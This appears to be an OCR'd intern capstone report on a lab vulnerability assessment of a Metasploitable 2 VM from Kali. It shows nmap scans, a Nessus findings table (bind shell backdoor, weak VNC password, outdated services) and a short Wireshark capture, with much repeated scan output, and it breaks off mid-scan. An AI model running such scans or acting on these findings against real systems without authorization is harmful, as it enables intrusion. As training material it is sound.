
Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**

Objective:-

To assess the security posture of the test network by performing network scanning, service enumeration, vulnerability detection, documenting risk levels, and recommending appropriate security controls to reduce attack exposure.

1. **Vulnerability assessment of test network:-**
   - To identify and assess vulnerabilities in the test network and recommend mitigation measures to reduce security risks.
2. **Objectives:-**
   - Scope: **Lab Environment**
     Attacker Machine : **KALI 2035-3**, Target Machine: **META2**



META2
Powered Off

KALI 2025-3
Powered Off

General
Name: KALI 2025-3
Operating System: Debian (64-bit)

System
Base Memory: 5183 MB
Processors: 4
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Display

Storage
Controller: IDE
IDE Primary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: KALI 2025-3.vdi (Normal, 100.00 GB)

Audio
Host Driver: Default
Controller: ICH AC97

Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)

Shared folders
Shared Folders: 1

Description
None

- **Network Scanning & Enumeration(Nmap):-**


```
┌──(root㉿cyber)-[/home/kali]
└─# nmap 192.168.56.103 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 12:38 IST
Initiating Ping Scan at 12:38
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 12:38, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:38
Completed Parallel DNS resolution of 1 host. at 12:38, 0.04s elapsed
Initiating SYN Stealth Scan at 12:38
Scanning 192.168.56.103 [1000 ports]
```

```
Discovered open port 21/tcp on 192.168.56.103
Discovered open port 5900/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 3306/tcp on 192.168.56.103
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 25/tcp on 192.168.56.103
Discovered open port 111/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 53/tcp on 192.168.56.103
Discovered open port 23/tcp on 192.168.56.103
Discovered open port 8009/tcp on 192.168.56.103
Discovered open port 5432/tcp on 192.168.56.103
Discovered open port 513/tcp on 192.168.56.103
Discovered open port 1524/tcp on 192.168.56.103
Discovered open port 2121/tcp on 192.168.56.103
Discovered open port 6000/tcp on 192.168.56.103
Discovered open port 1099/tcp on 192.168.56.103
Discovered open port 512/tcp on 192.168.56.103
Discovered open port 6667/tcp on 192.168.56.103
Discovered open port 8180/tcp on 192.168.56.103
Discovered open port 514/tcp on 192.168.56.103
Discovered open port 2049/tcp on 192.168.56.103
Completed SYN Stealth Scan at 12:38, 5.90s elapsed (1000 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.0042s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
```


Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**

```
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.09 seconds
           Raw packets sent: 1982 (87.180KB) | Rcvd: 902 (36.172KB)
```



```
[sudo] password for kali:
┌──(root㉿cyber)-[/home/kali]
└─# nmap 192.168.56.103 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 12:38 IST
Initiating Ping Scan at 12:38
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 12:38, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:38
Completed Parallel DNS resolution of 1 host. at 12:38, 0.04s elapsed
Initiating SYN Stealth Scan at 12:38
Scanning 192.168.56.103 [1000 ports]
Discovered open port 21/tcp on 192.168.56.103
Discovered open port 5900/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 3306/tcp on 192.168.56.103
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 25/tcp on 192.168.56.103
Discovered open port 111/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 53/tcp on 192.168.56.103
Discovered open port 23/tcp on 192.168.56.103
Discovered open port 8009/tcp on 192.168.56.103
Discovered open port 5432/tcp on 192.168.56.103
Discovered open port 513/tcp on 192.168.56.103
Discovered open port 1524/tcp on 192.168.56.103
Discovered open port 2121/tcp on 192.168.56.103
Discovered open port 6000/tcp on 192.168.56.103
Discovered open port 1099/tcp on 192.168.56.103
Discovered open port 512/tcp on 192.168.56.103
Discovered open port 6667/tcp on 192.168.56.103
Discovered open port 8180/tcp on 192.168.56.103
Discovered open port 514/tcp on 192.168.56.103
Discovered open port 2049/tcp on 192.168.56.103
Completed SYN Stealth Scan at 12:38, 5.90s elapsed (1000 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.0042s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
```




```
Discovered open port 111/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 53/tcp on 192.168.56.103
Discovered open port 23/tcp on 192.168.56.103
Discovered open port 8009/tcp on 192.168.56.103
Discovered open port 5432/tcp on 192.168.56.103
Discovered open port 513/tcp on 192.168.56.103
Discovered open port 1524/tcp on 192.168.56.103
Discovered open port 2121/tcp on 192.168.56.103
Discovered open port 6000/tcp on 192.168.56.103
Discovered open port 1099/tcp on 192.168.56.103
Discovered open port 512/tcp on 192.168.56.103
Discovered open port 6667/tcp on 192.168.56.103
Discovered open port 8180/tcp on 192.168.56.103
Discovered open port 514/tcp on 192.168.56.103
Discovered open port 2049/tcp on 192.168.56.103
Completed SYN Stealth Scan at 12:38, 5.90s elapsed (1000 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.0042s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.09 seconds
           Raw packets sent: 1982 (87.180KB) | Rcvd: 902 (36.172KB)

┌──(root㉿cyber)-[/home/kali]
└─#
```

Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**

- ## Vulnerability Scanning(Nessus Essentials):-


Nessus Essentials / Folde
localhost:8834/#/scans/reports/9/hosts
tenable Nessus Essentials
Scans
Settings
admin
My Scans
meta2
All Scans
Trash
Policies
Plugin Rules
Tenable News
WordPress - Ultimate Dashboard exposed API Key
Read More
Configure
Critical
High
Medium
Low
Info

meta2
‹ Back to meta2

Hosts 1 | Vulnerabilities 55 | History 1


Filter ▾ Search Hosts 1 Host

Host	Auth	Vulnerabilities ▾	%
192.168.56.103	N/A	10 · 5 · 24 · 8 · 119	[illegible]

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:48 PM

Vulnerabilities


Nessus Essentials / Folde
localhost:8834/#/scans/reports/9/vulnerabilities
tenable Nessus Essentials
Scans
Settings
admin
My Scans
meta2
All Scans
Trash
Policies
Plugin Rules
Tenable News
Dell Storage Manager Multiple Vulnerabilities
Read More
Configure
Critical
High
Medium
Low
Info
localhost:8834/#/scans/reports/9/vulnerabilities

meta2
‹ Back to meta2

Hosts 1 | Vulnerabilities 55 | History 1

Filter ▾ Search Vulnerabilities 55 Vulnerabilities


Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	...	4 Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5			NFS Shares World Readable	RPC	1
HIGH	7.5			Samba Badlock Vulnerability	General	1
MIXED	...	...	...	15 SSL (Multiple Issues)	General	28
MIXED	...	...	...	5 ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:48 PM

Vulnerabilities

- ## Evidence Collection(Wireshark):-



```
No.   Time         Source                Destination           Protocol Length Info
    1 0.000000000  10.0.2.15             192.168.56.103        ICMP     42 Echo (ping) request  id=0x5b7b, seq=0/0, ttl=50 (reply in 6)
    2 0.000272412  10.0.2.15             192.168.56.103        TCP      58 37459 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    3 0.000428202  10.0.2.15             192.168.56.103        TCP      54 37459 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
    4 0.000634309  10.0.2.15             192.168.56.103        ICMP     54 Timestamp request    id=0x713c, seq=0/0, ttl=51
    5 0.000794000  192.168.56.103        10.0.2.15             TCP      60 80 → 37459 [RST] Seq=1 Win=0 Len=0
    6 0.001840951  192.168.56.103        10.0.2.15             ICMP     60 Echo (ping) reply    id=0x5b7b, seq=0/0, ttl=255 (request in 1)
    7 0.055951432  fd17:625c:f037:2:38…  fd17:625c:f037:2::3   DNS     107 Standard query 0x2bf0 PTR 103.56.168.192.in-addr.arpa
    8 0.066027396  fd17:625c:f037:2::3   fd17:625c:f037:2:38…  DNS     107 Standard query response 0x2bf0 No such name PTR 103.56.168.192.in-addr.arpa
    9 0.139988078  10.0.2.15             192.168.56.103        TCP      58 37715 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   10 0.143317250  192.168.56.103        10.0.2.15             TCP      60 22 → 37715 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
   11 0.143356894  10.0.2.15             192.168.56.103        TCP      54 37715 → 22 [RST] Seq=1 Win=0 Len=0
   12 2.020442337  192.168.56.103        10.0.2.15             TCP      60 443 → 37459 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
   13 5.247865991  fe80::a00:27ff:fe88…  fd17:625c:f037:2::3   ICMPv6   86 Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:88:01:b6
   14 5.248981100  PCSSystemtec_88:01:…  52:55:0a:00:02:02     ARP      42 Who has 10.0.2.2? Tell 10.0.2.15
   15 5.249317269  fd17:625c:f037:2::3   fe80::a00:27ff:fe88…  ICMPv6   86 Neighbor Advertisement fd17:625c:f037:2::3 (rtr, sol, ovr) is at 52:56:00:00:00:03
   16 5.249317800  52:55:0a:00:02:02     PCSSystemtec_88:01:…  ARP      64 10.0.2.2 is at 52:55:0a:00:02:02
```

```
› Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: PCSSystemtec_88:01:b6 (08:00:27:88:01:b6), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.56.103
› Internet Control Message Protocol
```


```
0000  52 55 0a 00 02 02 08 00  27 88 01 b6 08 00 45 00   RU······'·····E·
0010  00 1c f0 a7 00 00 32 01  93 1b 0a 00 02 0f c0 a8   ······2·········
0020  38 67 08 00 9c 84 5b 7b  00 00                     8g····[{··
```

wireshark_eth0OQVRF3.pcapng Packets: 16 · Dropped: 0 (0.0%) Profile: Default


Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**

- ## Network Diagram:-



3. Implementation:-



Target: 192.168.56.103


Profile: Intense scan plus UDP

Command: nmap -sS -sU -T4 -A -v 192.168.56.103

```
nmap -sS -sU -T4 -A -v 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 19:31 IST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:31
Completed NSE at 19:31, 0.00s elapsed
Initiating NSE at 19:31
Completed NSE at 19:31, 0.00s elapsed
Initiating NSE at 19:31
Completed NSE at 19:31, 0.00s elapsed
Initiating Ping Scan at 19:31
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 19:31, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:31
Completed Parallel DNS resolution of 1 host. at 19:31, 0.21s elapsed
Initiating SYN Stealth Scan at 19:31
Scanning 192.168.56.103 [1000 ports]
Discovered open port 21/tcp on 192.168.56.103
Discovered open port 5900/tcp on 192.168.56.103
Discovered open port 111/tcp on 192.168.56.103
Discovered open port 3306/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 23/tcp on 192.168.56.103
Discovered open port 25/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 53/tcp on 192.168.56.103
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 5432/tcp on 192.168.56.103
Discovered open port 8009/tcp on 192.168.56.103
Discovered open port 513/tcp on 192.168.56.103
Discovered open port 1099/tcp on 192.168.56.103
Discovered open port 2049/tcp on 192.168.56.103
Discovered open port 6000/tcp on 192.168.56.103
Discovered open port 2121/tcp on 192.168.56.103
Discovered open port 1524/tcp on 192.168.56.103
Discovered open port 8180/tcp on 192.168.56.103
Discovered open port 512/tcp on 192.168.56.103
```

Capstone Project & Incident Response


Intern name: **Nitesh Sharma** Date: **16/11/2025**




Target: 192.168.56.103 Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 192.168.56.103


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 19:32 IST
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
Not shown: 82 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind
